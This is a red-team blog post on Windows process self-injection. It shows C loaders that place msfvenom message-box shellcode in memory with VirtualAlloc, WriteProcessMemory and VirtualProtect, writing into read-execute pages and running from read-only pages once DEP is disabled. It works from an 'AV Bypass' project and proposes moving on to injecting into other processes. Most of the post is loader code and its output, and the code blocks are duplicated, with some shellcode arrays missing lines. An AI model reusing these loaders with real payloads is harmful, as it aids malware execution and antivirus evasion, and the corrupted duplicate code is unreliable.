Ret2pwn

CPP SHELLCODE REDTEAM PROCESS INJECTION

Process Injection without Write/Execute Permission

28 Jun 2021 · 7 mins read

My friend @joezid and I have had a boring time, so we found we can execute shellcode in a non-executable and write a shellcode in a non-writable.

IDEA


We were thinking about the permissions. and Is it possible to write our shellcode in a non-writable allocation and execute it in a non-executable allocation? So we decided to research it and try to create a binary to check the permission.

NORMAL BEHAVIOR

We created a shellcode that's popup a message box through msfvenom. After that, we made a binary to do self-injection with a normal behavior (READ, WRITE and EXECUTE) permission.


```
#include <stdio.h>
#include <Windows.h>

int main()
{
    unsigned char shellcode[] =
        "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
        "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
        "\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
        "\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
        "\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
        "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
        "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
        "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
        "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
        "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
        "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
        "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
        "\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
        "\x24\x52\xe8\x5f\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67"
        "\x65\x42\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3"
        "\x68\x70\x77\x6e\x58\x68\x52\x65\x74\x32\x31\xc9\x88\x4c\x24"
        "\x07\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff"
        "\x55\x08";

    void* exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();

    return 0;
}
```

Ret2pwn



```
int main()
{
    unsigned char shellcode[] =
        "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
        "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
        "\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
        "\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
        "\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
        "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
        "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
        "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
        "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
        "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
        "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
        "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
        "\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
        "\x24\x52\xe8\x5f\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67"
        "\x65\x42\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3"
        "\x68\x70\x77\x6e\x58\x68\x52\x65\x74\x32\x31\xc9\x88\x4c\x24"
        "\x07\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff"
        "\x55\x08";

    void* exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();

    return 0;
}
```

The next step is to compile -> run -> see what will happen.



C:\Windows\System32\cmd.exe - ProcessInjection.exe

```
F:\AV Bypass\ProcessInjection\Debug>ProcessInjection.exe
```


As expected our shellcode executed normally into the memory with no issue because we already giving it a READ, WRITE and EXECUTE permission.

PWN SELF INJECTION

WRITE


Now we'll try to write our shellcode in a non-writable allocation by giving the allocation **PAGE_EXEUTE_READ** permission.

```
#include <stdio.h>
#include <Windows.h>

int main()
{
    unsigned char shellcode[] =
        "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
        "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
        "\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
        "\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
        "\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
        "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
        "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
        "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
        "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
        "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
        "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
        "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
        "\x68\x70\x77\x6e\x58\x68\x52\x65\x74\x32\x31\xc9\x88\x4c\x24"
        "\x07\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff"
        "\x55\x08";


    void* exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READ);
    printf("[+] Allocation created successfully %p \n", exec);

    if (WriteProcessMemory(GetCurrentProcess(), exec, shellcode, sizeof(shellcode), NULL)) {
        printf("[+] Shellcode wrote successfully.");
    }
    else {
        printf("[-] No permission to write the shellcode.");
    }
    return 0;
}
```



```
#include <stdio.h>
#include <Windows.h>

int main()
{
    unsigned char shellcode[] =
        "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
        "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
        "\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
        "\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
        "\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
        "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
        "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
        "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
        "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
        "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
        "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
        "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
        "\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
        "\x24\x52\xe8\x5f\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67"
        "\x65\x42\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3"
        "\x68\x70\x77\x6e\x58\x68\x52\x65\x74\x32\x31\xc9\x88\x4c\x24"
        "\x07\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff"
        "\x55\x08";


    void* exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READ);
    printf("[+] Allocation created successfully %p \n", exec);

    if (WriteProcessMemory(GetCurrentProcess(), exec, shellcode, sizeof(shellcode), NULL)) {
        printf("[+] Shellcode wrote successfully.");
    }
    else {
        printf("[-] No permission to write the shellcode.");
    }
    return 0;
}
```

The next step is to compile -> run -> see what will happen.




```
F:\AV Bypass\ProcessInjection\Debug>ProcessInjection.exe
[+] Allocation created successfully 01020000
[+] Shellcode wrote successfully.
F:\AV Bypass\ProcessInjection\Debug>
```

OH Perfect, we wrote our shellcode successfully. That means we can write in a non-writable allocation.

EXECUTE

Now we'll try to execute our shellcode in a non-executable allocation by giving the allocation **PAGE_READONLY** permission.


```
#include <stdio.h>
#include <Windows.h>

int main()
{
    unsigned char shellcode[] =
        "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
        "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
        "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
        "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
        "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
        "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
        "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
        "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
        "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
        "\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
        "\x24\x52\xe8\x5f\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67"
        "\x65\x42\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3"
        "\x68\x70\x77\x6e\x58\x68\x52\x65\x74\x32\x31\xc9\x88\x4c\x24"
        "\x07\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff"
        "\x55\x08";

    DWORD OldProction;
    void* exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READ);
    printf("[+] Allocation created successfully %p \n", exec);

    if (WriteProcessMemory(GetCurrentProcess(), exec, shellcode, sizeof(shellcode), NULL)) {
        printf("[+] Shellcode wrote successfully. \n");


        if (VirtualProtect(exec, sizeof(exec), PAGE_READONLY, &OldProction)) {
            printf("[+] Permission changed successfully. \n");
            ((void(*)())exec)();
        }
        else {
            printf("[-] Cannot change the permission. \n");
        }
    }
    else {
        printf("[-] No permission to write the shellcode. \n");
    }
    return 0;
}
```



```
#include <stdio.h>
#include <Windows.h>

int main()
{
    unsigned char shellcode[] =
        "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
        "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
        "\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
        "\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
        "\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
        "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
        "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
        "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
        "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
        "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
        "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
        "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
        "\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
        "\x24\x52\xe8\x5f\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67"
        "\x65\x42\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3"
        "\x68\x70\x77\x6e\x58\x68\x52\x65\x74\x32\x31\xc9\x88\x4c\x24"
        "\x07\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff"
        "\x55\x08";

    DWORD OldProction;
    void* exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READ);
    printf("[+] Allocation created successfully %p \n", exec);

    if (WriteProcessMemory(GetCurrentProcess(), exec, shellcode, sizeof(shellcode), NULL)) {
        printf("[+] Shellcode wrote successfully. \n");


        if (VirtualProtect(exec, sizeof(exec), PAGE_READONLY, &OldProction)) {
            printf("[+] Permission changed successfully. \n");
            ((void(*)())exec)();
        }
        else {
            printf("[-] Cannot change the permission. \n");
        }
    }
    else {
        printf("[-] No permission to write the shellcode. \n");
    }
    return 0;
}
```

The next step is to compile -> run -> see what will happen.

Ret2pwn




```
[+] Allocation created successfully 00FF0000
[+] Shellcode wrote successfully.
[+] Permission changed successfully.
```

Hmmm, We changed the permission successfully and at the same, we failed to execute our shellcode!!


DEBUG

After taking a look at what is happens in the background we found the binary goes perfectly until executing the shellcode when it starts to execute the shellcode fails immediately because the Data Execution Prevention (DEP) protection is enabled.
That means we cannot execute a shellcode into the memory because the DEP is blocking any kind of shell coding to run in the memory.



```
00800000

Address  Hex                                                ASCII
77863180 E0 AE 7B 77 E0 AE 7B 77 20 AF 7B 77 E0 AE 7B 77  à®{wà®{w ¯{wà®{w
77863190 60 D1 7B 77 60 D1 7B 77 F0 AE 7B 77 60 AF 7B 77  `Ñ{w`Ñ{wð®{w`¯{w
778631A0 14 00 00 00 FC 67 74 77 1D 00 00 00 00 68 74 77  ....ügtw.....htw
778631B0 1A 00 00 00 F0 67 74 77 1B 00 00 00 F4 67 74 77  ....ðgtw....ôgtw
778631C0 1F 00 00 00 48 68 74 77 13 00 00 00 50 68 74 77  ....Hhtw....Phtw
778631D0 21 00 00 00 58 68 74 77 0E 00 00 00 04 68 74 77  !...Xhtw.....htw
778631E0 0D 00 00 00 0C 68 74 77 0F 00 00 00 1C 68 74 77  .....htw.....htw
778631F0 10 00 00 00 60 68 74 77 05 00 00 00 68 68 74 77  ....`htw....hhtw
77863200 1E 00 00 00 3C 68 74 77 12 00 00 00 40 68 74 77  ....<htw....@htw
77863210 20 00 00 00 44 68 74 77 0C 00 00 00 24 68 74 77   ...Dhtw....$htw
77863220 0B 00 00 00 2C 68 74 77 15 00 00 00 70 68 74 77  ....,htw....phtw
77863230 1C 00 00 00 34 68 74 77 19 00 00 00 78 68 74 77  ....4htw....xhtw
77863240 11 00 00 00 80 68 74 77 18 00 00 00 88 68 74 77  .....htw.....htw
77863250 16 00 00 00 90 68 74 77 17 00 00 00 98 68 74 77  .....htw.....htw
77863260 22 00 00 00 A0 68 74 77 23 00 00 00 A4 68 74 77  "... htw#...¤htw
77863270 24 00 00 00 A8 68 74 77 25 00 00 00 AC 68 74 77  $... htw%...¬htw

add byte ptr ds:[eax],al
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  First chance exception on 00800000 (C0000005, EXCEPTION_ACCESS_VIOLATION)!
```

So our next step will be to disable the DEP protection option and recompile it.




ProcessInjection Property Pages

Configuration: Active(Debug) Platform: x64 Configuration Manager...

Entry Point	
No Entry Point	No
Set Checksum	No
Base Address	
Randomized Base Address	Yes (/DYNAMICBASE)
Fixed Base Address	
Data Execution Prevention (DEP)	No (/NXCOMPAT:NO)
Turn Off Assembly Generation	No
Unload delay loaded DLL	
Nobind delay loaded DLL	
Import Library	
Merge Sections	
Target Machine	MachineX64 (/MACHINE:X64)
Profile	No
CLR Thread Attribute	
CLR Image Type	Default image type
Key File	
Key Container	
Delay Sign	

Data Execution Prevention (DEP)
Marks an executable as having been tested to be compatible with Windows Data Execution Prevention feature. (...



```
[+] Allocation created successfully 00FF0000
[+] Shellcode wrote successfully.
[+] Permission changed successfully.
```

MessageBox

Ret2pwn

OH yo-yo, as we expected our shellcode executed normally into the memory 🔥🔥

Now we have a proof of concept. So what will happen if we modified our application to do a process injection for a process running without DEP protection? let's see what will happen in this situation.

